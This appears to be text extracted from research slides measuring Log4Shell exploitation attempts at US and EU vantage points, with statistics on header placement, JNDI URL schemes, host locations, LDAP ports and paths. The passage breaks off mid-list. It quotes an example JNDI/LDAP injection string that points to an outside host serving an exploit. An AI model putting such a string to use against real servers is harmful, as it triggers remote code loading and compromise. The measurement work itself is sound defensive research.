
# Temporal Development

On each day

US VP 1



EU VP 2



# Exploit Placement

- Attackers need to place the exploit at a location that is logged with Log4j
- We observed many different payloads, some attackers try this methodically
- HTTP GET makes up 91-98%, remaining payloads are PUT

	US	EU
User-Agent	11 %	22 %
Authentication	9 %	20 %
Path	6 %	14 %
Cookie	6 %	11 %
X-Api-Version	6 %	9 %

Table: Popular Header Field Locations

- In January *User-Agent* and *X-Api-Version* became the most popular

# **Examining the JNDI/LDAP Exploitation**



# JNDI URLs

`jndi:ldap://198.51.100.2:1389/Exploit`

\_\_\_\_\_

Scheme

\_\_\_\_\_

Host

\_\_\_\_\_


Port

\_\_\_\_\_


Path

# Schemes in JNDI URLs


US VP 1




EU VP 2



# Geolocation of Hosts in JNDI URLs



# Geolocation of Hosts in JNDI URLs





- Most hosts serving malware are located in content ASes (hosters): EU 70%, US 80%
- Transit/Access takes second place: EU 20%, US 5%

# LDAP Ports in JNDI URLs

- The most common port is 1389 ( $\geq 90\%$ )
  - *Note:* The default port for LDAP is 389
- We see a few other ports at  $\sim 2\%$ 
  - 80, 2420 in the EU
  - 12344 in the US

# Paths in JNDI URLs

- Paths nearly exclusively don't conform to the LDAP RFC
- Two paths stand out:
